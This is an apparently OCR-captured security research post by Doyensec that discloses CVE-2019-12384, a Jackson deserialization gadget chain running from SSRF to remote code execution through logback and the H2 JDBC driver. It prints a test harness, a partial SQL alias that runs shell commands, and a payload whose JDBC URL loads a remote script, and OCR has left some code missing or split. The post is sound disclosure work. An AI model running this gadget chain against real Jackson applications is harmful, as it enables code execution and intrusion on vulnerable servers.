DOYENSEC

Jackson gadgets - Anatomy of a vulnerability

22 Jul 2019 - Posted by Andrea Brancaleoni

Jackson CVE-2019-12384: anatomy of a vulnerability class

During one of our engagements, we analyzed an application which used the Jackson library for deserializing JSONs. In that context, we have identified a deserialization vulnerability where we could control the class to be deserialized. In this article, we want to show how an attacker may leverage this deserialization vulnerability to trigger attacks such as Server-Side Request Forgery (SSRF) and remote code execution.

This research also resulted in a new CVE-2019-12384 and a bunch of RedHat products affected by it:

DOYENSEC

Enterprise Linux		
Red Hat Single Sign-On 7	jackson-databind	Not affected
Red Hat Satellite 6	jackson-databind	Affected
Red Hat OpenStack Platform 9.0	opendaylight	Not affected
Red Hat OpenStack Platform 14.0 (Rocky)	opendaylight	Not affected
Red Hat OpenStack Platform 13.0 (Queens)	opendaylight	Not affected
Red Hat OpenStack Platform 10	opendaylight	Not affected
Red Hat OpenShift Container Platform 4.1	logging-elasticsearch5-container	Affected
Red Hat OpenShift Container Platform 3.9	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Container Platform 3.9	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.7	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.7	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Container Platform 3.6	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.6	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Container Platform 3.11	logging-elasticsearch5-container	Under investigation
Red Hat OpenShift Container Platform 3.10	elasticsearch-cloud-kubernetes	Under investigation
Red Hat OpenShift Container Platform 3.10	openshift-elasticsearch-plugin	Under investigation
Red Hat OpenShift Application Runtimes 1.0	vertx	Under investigation
Red Hat OpenShift Application Runtimes 1.0	swarm	Under investigation
Red Hat Mobile Application Platform On-Premise 4	jackson-databind	Not affected
Red Hat JBoss Fuse 7	jackson-databind	Affected
Red Hat JBoss Fuse 6	jackson-databind	Affected
Red Hat JBoss EAP 7	jackson-databind	Under investigation
Red Hat JBoss BPMS 6	jackson-databind	Affected
Red Hat JBoss A-MQ 6	jackson-databind	Under investigation
Red Hat Enterprise Linux 8	pki-deps:10.6/jackson-databind	Affected

What is required?

As reported by Jackson's author in On Jackson CVEs: Don't Panic — Here is what you need to know the requirements for a Jackson "gadget" vulnerability are:

- (1) The application accepts JSON content sent by an untrusted client (composed either manually or by a code you did not write and have no visibility or control over) — meaning that you can not constrain JSON itself that is being sent

- (3) The application has at least one specific "gadget" class to exploit in the Java classpath. In detail, exploitation requires a class that works with Jackson. In fact, most gadgets only work with specific libraries — e.g. most commonly reported ones work with JDK serialization

- (4) The application uses a version of Jackson that does not (yet) block the specific "gadget" class. There is a set of published gadgets which grows over time so it is a race between people finding and reporting gadgets and the patches. Jackson operates on a blacklist. The deserialization is a "feature" of the platform and they continually update a blacklist of known gadgets that people report.

In this research we assumed that the preconditions (1) and (2) are satisfied. Instead, we concentrated on finding a gadget that could meet both (3) and (4). Please note that Jackson is one of the most used deserialization frameworks for Java applications where polymorphism is a first-class concept. Finding these conditions comes at zero-cost to a potential attacker who may use static analysis tools or other dynamic techniques, such as grepping for `@class` in request/responses, to find these targets.

Preparing for the battlefield

During our research we developed a tool to assist the discovery of such vulnerabilities. When Jackson deserializes `ch.qos.logback.core.db.DriverManagerConnectionSource`, this class can be abused to instantiate a JDBC connection. JDBC stands for (J)ava (D)ata(b)ase (C)onnectivity. JDBC is a Java API to connect and execute a query with the database and it is a part of JavaSE (Java Standard Edition). Moreover, JDBC uses an automatic string to class mapping, as such it is a perfect target to load and execute even more "gadgets" inside the chain.

In order to demonstrate the attack, we prepared a wrapper in which we load arbitrary polymorphic classes specified by an attacker. For the environment we used jRuby, a ruby implementation running on top of the Java Virtual Machine (JVM). With its integration on top of the JVM, we can easily load and instantiate Java classes.

We'll use this setup to load Java classes easily in a given directory and prepare the Jackson environment to meet the first two requirements (1,2) listed above. In order to do that, we implemented the following jRuby script.

```
require 'java'
Dir["./classpath/*.jar"].each do |f|
        require f
end
java_import 'com.fasterxml.jackson.databind.ObjectMapper'
java_import 'com.fasterxml.jackson.databind.SerializationFeature'
```

DOYENSEC

```
puts "Mapping"
mapper = ObjectMapper.new
mapper.enableDefaultTyping()
mapper.configure(SerializationFeature::FAIL_ON_EMPTY_BEANS, false);
puts "Serializing"
obj = mapper.readValue(content, java.lang.Object.java_class) # invok
es all the setters
puts "objectified"
puts "stringified: " + mapper.writeValueAsString(obj)
```

The script proceeds as follows:

- At line 2, it loads all of the classes contained in the Java Archives (JAR) within the "classpath" subdirectory
- Between lines 5 and 13, it configures Jackson in order to meet requirements (#2)
- Between lines 14 and 17, it deserializes and serializes a polymorphic Jackson object passed to jRuby as JSON

Memento: reaching the gadget

For this research we decided to use gadgets that are widely used by the Java community. All the libraries targeted in order to demonstrate this attack are in the top 100 most common libraries in the Maven central repository.

To follow along and to prepare for the attack, you can download the following libraries and put them in the "classpath" directory:

- jackson-databind-2.9.8
- jackson-annotations-2.9.8
- jackson-core-2.9.8
- logback-core-1.3.0-alpha4
- h2-1.4.199


It should be noted the `h2` library is not required to perform SSRF, since our experience suggests that most of the time Java applications load at least one JDBC Driver. JDBC Drivers are classes that, when a JDBC url is passed in, are automatically instantiated and the full URL is passed to them as an argument.

Using the following command, we will call the previous script with the aforementioned classpath.

DOYENSEC

On line 15 of the script, Jackson will recursively call all of the setters with the key contained inside the subobject. To be more specific, the `setUrl(String url)` is called with arguments by the Jackson reflection library. After that phase (line 17) the full object is serialized into a JSON object again. At this point all the fields are serialized directly, if no getter is defined, or through an explicit getter. The interesting getter for us is `getConnection()`. In fact, as an attacker, we are interested in all "non pure" methods that have interesting side effects where we control an argument.

When the `getConnection` is called, an in memory database is instantiated. Since the application is short lived, we won't see any meaningful effect from the attacker's perspective. In order to do something more meaningful we create a connection to a remote database. If the target application is deployed as a remote service, an attacker can generate a Server Side Request Forgery (SSRF). The following screenshot is an example of this scenario.



Enter the Matrix: From SSRF to RCE

As you may have noticed both of these scenarios lead to DoS and SSRF. While those attacks may affect the application security, we want to show you a simple and effective technique to turn a SSRF into a full chain RCE.

In order to gain full code execution in the context of the application, we employed the capability of loading the H2 JDBC Driver. H2 is a super fast SQL database usually employed as in memory replacement for full-fledged SQL Database Management Systems (such as Postgresql, MSSql, MySql or OracleDB). It is easily configurable and it actually supports many modes such as in memory, on file, and on remote servers. H2 has the capability to run SQL scripts from the JDBC URL, which was added in order to have an in-memory database that supports init migrations. This alone won't allow an attacker to actually execute Java code inside the JVM context. However H2, since it was implemented inside the JVM, has the capability to specify custom aliases containing java code. This is what we can abuse to execute arbitrary code.

We can easily serve the following `inject.sql` INIT file through a simple http server such as a python one (e.g. `python -m SimpleHttpServer`).

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws jav
a.io.IOException {
```

```
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('id > exploited.txt')
```

And run the tester application with:


```
$ jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSo
urce\", {\"url\":\"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCR
IPT FROM 'http://localhost:8000/inject.sql'\"}]"
...
$ cat exploited.txt
uid=501(...) gid=20(staff) groups=20(staff),12(everyone),61(localacc
ounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),50
1(access_bpf),701(com.apple.sharepoint.group.1),33(_appstore),100(_l
poperator),204(_developer),250(_analyticsusers),395(com.apple.access
_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh)
```

Voila'!

Iterative Taint-Tracking

Exploitation of deserialization vulnerabilities is complex and takes time. When conducting a product security review, time constraints can make it difficult to find the appropriate gadgets to use in exploitation. On the other end, the Jackson blacklists are updated on a monthly basis while users of this mechanism (e.g. enterprise applications) may have yearly release cycles.

Deserialization vulnerabilities are the typical needle-in-the-haystack problem. On the one hand, identifying a vulnerable entry point is an easy task, while finding a useful gadget may be time consuming (and tedious). At Doyensec we developed a technique to find useful Jackson gadgets to facilitate the latter effort. We built a static analysis tool that can find serialization gadgets through taint-tracking analysis. We designed it to be fast enough to run multiple times and iterate/improve through a custom and extensible rule-set language. On average a run on a Macbook PRO i7 2018 takes 2 minutes.



Taint-tracking is a topical academic research subject. Academic research tools are focused on a very high recall and precision. The trade-off lies between high-recall/precision versus speed/memory. Since we wanted this tool to be usable while testing commercial grade products and we valued the customizability of the tool by itself, we focused on speed and usability instead of high recall. While the tool is inspired by other research such as flowdroid, the focus of our technique is not to rule out the human analyst. Instead, we believe in augmenting manual testing and exploitation with customizable security automation.

This research was possible thanks to the 25% research time at Doyensec. Tune in again for new episodes.

That's all folks! Keep it up and be safe!

Other relevant posts:

Trivial C# Random Exploitation 19 Aug 2025

Windows Installer, Exploiting Custom Actions 18 Jul 2024

A Race to the Bottom - Database Transactions Undermining Your AppSec 11 Jul 2024

Windows Installer EOP (CVE-2023-21800) 21 Mar 2023

SSRF Cross Protocol Redirect Bypass 16 Mar 2023

A New Vector For "Dirty" Arbitrary File Write to RCE 28 Feb 2023

safeurl for Go 13 Dec 2022

DOYENSEC

2022

Diving Into Electron Web API Permissions 27 Sep 2022

Dependency Confusion 21 Jul 2022

Apache Pinot SQLi and RCE Cheat Sheet 09 Jun 2022

Regexploit: DoS-able Regular Expressions 11 Mar 2021

Researching Polymorphic Images for XSS on Google Scholar 30 Apr 2020

One Bug To Rule Them All: Modern Android Password Managers and FLAG_SECURE Misuse 22 Aug 2019

Lessons in auditing cryptocurrency wallets, systems, and infrastructures 01 Aug 2019

On insecure zip handling, Rubyzip and Metasploit RCE (CVE-2019-5624) 24 Apr 2019

Introducing burp-rest-api v2 05 Nov 2018

Developing Burp Suite Extensions training 02 Mar 2017